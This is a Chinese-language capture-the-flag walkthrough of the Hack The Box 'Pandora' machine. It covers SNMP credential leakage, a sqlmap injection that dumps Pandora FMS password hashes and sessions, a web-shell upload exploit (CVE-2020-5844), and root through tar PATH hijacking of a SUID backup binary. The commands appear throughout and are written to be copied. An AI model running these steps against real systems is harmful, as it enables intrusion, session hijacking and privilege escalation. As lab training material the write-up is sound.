Pandora,SMB、端口轉發、Pandora漏洞、sqlmap、上傳漏洞、tar變量提權

```
┌──# nmap -sCV -p22,80 -A 10.10.11.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 04:53 PDT
Nmap scan report for 10.10.11.136
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT        ADDRESS
1   2955.43 ms 10.10.14.1
2   2955.63 ms 10.10.11.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.32 seconds
```


```
UDP
161/udp open  snmp
```

web不管怎麼試，都無發現可利用資訊


161 Port snmp
參考：

1. https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-snmp
2. https://github.com/dheiland-r7/snmp

因直接執行`snmpbulkwalk`跑不出所有資訊，需使用githun
1.



2.



底下有發現帳密

```
iso.3.6.1.2.1.25.4.2.1.5.813 = STRING: "-c sleep 30; /bin/bash -c
'/usr/bin/host_check -u daniel -p HotelBabylon23'"
```


ssh連線成功

```
┌──(root㉿kali)-[~]
└─# ssh daniel@10.10.11.136
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 29 May 12:33:50 UTC 2024

  System load:           0.0
  Usage of /:            63.0% of 4.87GB
  Memory usage:          8%
  Swap usage:            0%
  Processes:             232
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:2b53

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
daniel@pandora:~$ whoami
daniel
daniel@pandora:~$
```

找到一組80port，url=/pandora_console/，需進行轉發

```
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
daniel@pandora:/var/www/pandora/pandora_console$ curl 127.0.0.1
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
```

轉發成功



有找到漏洞Pandora FMS


- https://github.com/UNICORDev/exploit-CVE-2020-5844
  因為不知道密碼，找到這篇文章有sql注入
- https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/

```
/include/chart_generator.php
```

傳遞

```
$_REQUEST['session_id']
```

爆破



進行sqlmap爆破，找到matt密碼。密碼報爆破不出來，繼續看sqlmap

```
sqlmap -u
'http://127.0.0.1:9000/pandora_console/include/chart_generator.php?
session_id=1' --batch -D pandora -T tpassword_history --dump
```

```
+---------+---------+---------------------+----------------------------------
-+---------------------+
| id_pass | id_user | date_end            | password
| date_begin          |
+---------+---------+---------------------+----------------------------------
-+---------------------+
| 1       | matt    | 0000-00-00 00:00:00 | f655f807365b6dc602b31ab3d6d43acc
| 2021-06-11 17:28:54 |
| 2       | daniel  | 0000-00-00 00:00:00 | 76323c174bd49ffbbdedf678f6cc89a6
| 2021-06-17 00:11:54 |
+---------+---------+---------------------+----------------------------------
-+---------------------+
```

```
sqlmap -u
'http://127.0.0.1:9000/pandora_console/include/chart_generator.php?
session_id=1' --batch -D pandora -T tsessions_php --dump

+--------------------------+-----------------------------------------------
-------+-------------+
| id_session               | data
| last_active |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:
{}new_chat|b:0; | 1638796349  |
```

id_session	data	last_active
09vao3q1dikuoi1vhcvhcjjbc6	id_usuario|s:6:"daniel";	1638783555
0ahul7feb1l9db7ffp8d25sjba	NULL	1638789018
0bg2lgafg4abtctescrm164bu3	NULL	1716987994
1um23if7s531kqf5da14kf5lvm	NULL	1638792211
2e25c62vc3odbppmg6pjbf9bum	NULL	1638786129
2k1qs22b5p4gl26iud25qelv63	NULL	1716989505
346uqacafar8pipuppubqet7ut	id_usuario|s:6:"daniel";	1638540332
3me2jjab4atfa5f8106iklh4fc	NULL	1638795380
4f51mju7kcuonuqor3876n8o02	NULL	1638786842
4nsbidcmgfoh1gilpv8p5hpi2s	id_usuario|s:6:"daniel";	1638535373
59qae699l0971h13qmbpqahlls	NULL	1638787305
5fihkihbip2jiol1a8mcsmp6j	NULL	1638792685
5i352tsdh7vlohth30ve4o0air	id_usuario|s:6:"daniel";	1638281946
5p3lkphg52greebccff43dr7p3	NULL	1716989091
69gbnjrc2q42e8aqahb1l2s68n	id_usuario|s:6:"daniel";	1641195617
6gc02icv6sj8kphngkv3qkvpoi	NULL	1716988903
6rv422cg4qcscfm2um5e44vo0k	NULL	1716989647
77ibmhe7jsq2ub8m8rfti4naju	NULL	1716989380
81f3uet7p3esgiq02d4cjj48rc	NULL	1623957150
8m2e6h8gmphj79r9pq497vpdre	id_usuario|s:6:"daniel";	1638446321
8upeameujo9nhki3ps0fu32cgd	NULL	1638787267
9vv4godmdam3vsq8pu78b52em9	id_usuario|s:6:"daniel";	1638881787
a202i0ko8svdfd58chavpmdcvs	NULL	1716989546
a3a49kc938u7od6e6mlip1ej80	NULL	1638795315
agfdiriggbt86ep71uvm1jbo3f	id_usuario|s:6:"daniel";	1638881664
bm723h78mjvtak88is2stdhtvr	NULL	1716988767
cojb6rgubs18ipb35b3f6hf0vp	NULL	1638787213
cs271minvbsi8me8ema3pcrmlh	NULL	1716988762
d0carbrks2lvmb90ergj7jv6po	NULL	1638786277
f0qisbrojp785v1dmm8cu1vkaj	id_usuario|s:6:"daniel";	1641200284
fikt9p6i78no7aofn74rr71m85	NULL	1638786504
fqd96rcv4ecuqs409n5qsleufi	NULL	1638786762
g0kteepqaj1oep6u7msp0u38kv	id_usuario|s:6:"daniel";	1638783230
g4e01qdgk36mfdh90hvcc54umq	id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;	1638796349


找到session_id (PHPSESSID)

登入成功

sqlmap後面多加參數，找到admin

```
sqlmap -u
'http://127.0.0.1:9000/pandora_console/include/chart_generator.php?
session_id=1' --batch -D pandora -T tsessions_php  --dump --where data"<>''"

+----------------------------+-----------------------------------------
----------------------------------------------------------------------
--------+-------------+
| id_session                 | data
| last_active |
| g4e01qdgk36mfdh90hvcc54umq | alert_msg|a:0:
{}new_chat|b:0;menu_type|s:9:"collapsed";csrf_code|s:32:"32662ab2c657c8c8922
2e1ba7b45b65a";id_usuario|s:5:"admin"; | 1717066706  |
```


```
| id_session                 | data                                                                                                                      | last_active |
| 09vao3q1dikuoi1vhcvhcjjbc6 | id_usuario|s:6:"daniel";                                                                                                  | 1638783555  |
| 346uqacafar8pipuppubqet7ut | id_usuario|s:6:"daniel";                                                                                                  | 1638540332  |
| 4nsbidcmgfoh1gilpv8p5hpi2s | id_usuario|s:6:"daniel";                                                                                                  | 1638535373  |
| 5i352tsdh7vlohth30ve4o0air | id_usuario|s:6:"daniel";                                                                                                  | 1638281946  |
| 69gbnjrc2q42e8aqahb1l2s68n | id_usuario|s:6:"daniel";                                                                                                  | 1641195617  |
| 8m2e6h8gmphj79r9pq497vpdre | id_usuario|s:6:"daniel";                                                                                                  | 1638446321  |
| 9vv4godmdam3vsq8pu78b52em9 | id_usuario|s:6:"daniel";                                                                                                  | 1638881787  |
| agfdiriggbt86ep71uvm1jbo3f | id_usuario|s:6:"daniel";                                                                                                  | 1638881664  |
| f0qisbrojp785v1dmm8cu1vkaj | id_usuario|s:6:"daniel";                                                                                                  | 1641200284  |
| g0kteepqaj1oep6u7msp0u38kv | id_usuario|s:6:"daniel";                                                                                                  | 1638783230  |
| g4e01qdgk36mfdh90hvcc54umq | alert_msg|a:0:{}new_chat|b:0;menu_type|s:9:"collapsed";csrf_code|s:32:"32662ab2c657c8c89222e1ba7b45b65a";id_usuario|s:5:"admin"; | 1717066706  |
| hsftvg6j5m3vcmut6ln6ig8b0f | id_usuario|s:6:"daniel";                                                                                                  | 1638168492  |
```




查看腳本，注入點`http://{targetIP}:{targetPort}/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager`

執行命令在`http://{targetIP}:{targetPort}/pandora_console/images/{webName}?cmd=whoami`

注入測試成功



進行反彈shell(成功)



user flag

```
cmatt@pandora:/home/matt$ at user.txt
cat user.txt
033393278307369 74e29fb693b0b175d
matt@pandora:/home/matt$
```

---

sudo有兩筆CVE

```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31

Vulnerable to CVE-2021-4034

Vulnerable to CVE-2021-3560
```

CVE-2021-4034

CVE-2021-3560

CVE測試失敗

資訊收集

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
$ find / -perm -u=s -ls 2>/dev/null
   264644    164 -rwsr-xr-x   1 root     root       166056 Jan 19  2021 /usr/bin/sudo
   265010     32 -rwsr-xr-x   1 root     root        31032 May 26  2021 /usr/bin/pkexec
   267386     84 -rwsr-xr-x   1 root     root        85064 Jul 14  2021 /usr/bin/chfn
   262764     44 -rwsr-xr-x   1 root     root        44784 Jul 14  2021 /usr/bin/newgrp
   267389     88 -rwsr-xr-x   1 root     root        88464 Jul 14  2021 /usr/bin/gpasswd
   264713     40 -rwsr-xr-x   1 root     root        39144 Jul 21  2020 /usr/bin/umount
   262929     20 -rwsr-x---   1 root     matt        16816 Dec  3  2021 /usr/bin/pandora_backup
   267390     68 -rwsr-xr-x   1 root     root        68208 Jul 14  2021 /usr/bin/passwd
   264371     56 -rwsr-xr-x   1 root     root        55528 Jul 21  2020 /usr/bin/mount
   264643     68 -rwsr-xr-x   1 root     root        67816 Jul 21  2020 /usr/bin/su
   264040     56 -rwsr-sr-x   1 daemon   daemon      55560 Nov 12  2018 /usr/bin/at
   264219     40 -rwsr-xr-x   1 root     root        39144 Mar  7  2020 /usr/bin/fusermount
   267387     52 -rwsr-xr-x   1 root     root        53040 Jul 14  2021 /usr/bin/chsh
   262815    464 -rwsr-xr-x   1 root     root       473576 Jul 23  2021 /usr/lib/openssh/ssh-keysign
   264920     52 -rwsr-xr--   1 root     messagebus    51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   264927     16 -rwsr-xr-x   1 root     root          14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
   266611     24 -rwsr-xr-x   1 root     root          22840 May 26  2021 /usr/lib/policykit-1/polkit-agent-helper-1
```

/usr/bin/pandora_backup 好像可以提權

直接執行失敗

```
$ /usr/bin/pandora_backup
tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
Backup failed!
Check your permissions!
$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
```

沒有權限這樣做，但我需要知道檔案在做什麼，所以我使用了 ltrace 命令：

```
$ ltrace /usr/bin/pandora_backup
getuid()                                 = 1000
geteuid()                                = 1000
setreuid(1000, 1000)                     = 0
puts("PandoraFMS Backup Utility")        = 26
puts("Now attempting to backup Pandora"...) = 43
system("tar -cvf /root/.backup/pandora-b"... tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                   = 512
puts("Backup failed!\nCheck your permis"...) = 39
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
Backup failed!
Check your permissions!
+++ exited (status 1) +++
```

檔案使用 tar 來壓縮備份文件，沒有使用絕對路徑，我將另一個 tar 放在其他位置，並將該路徑新增至 matt 用戶 $PATH

```
cd /tmp
echo "/bin/bash" > tar
chmod +x tar

將/tmp目錄加入matt使用者$PATH中
export PATH=/tmp:$PATH
```

```
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

再次執行腳本

```
matt@pandora:/tmp$ /usr/bin/pandora_backup
/usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
matt@pandora:/tmp$
```

此部分參考別人
為了解決這個問題，我們有兩條路：

1. 使用 matt 用戶透過 SSH 連接，我們需要為該用戶提供新的公鑰。(失敗)
2. 嘗試逃離監獄。(成功，已下指令)

```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

再次執行重複動作

```
$ echo '/bin/bash;' > tar
echo '/bin/bash;' > tar
$ chmod +x tar
chmod +x tar
$ /usr/bin/pandora_backup
/usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
bash: cannot set terminal process group (866): Inappropriate ioctl for device
bash: no job control in this shell
root@pandora:/tmp# id
id
uid=0(root) gid=1000(matt) groups=1000(matt)
root@pandora:/tmp# whoami
whoami
root
```

root flag

```
root@pandora:/tmp# cat /root/root.txt
cat /root/root.txt
5ffaa2e3c90ce892b20a8d4ce7202114
```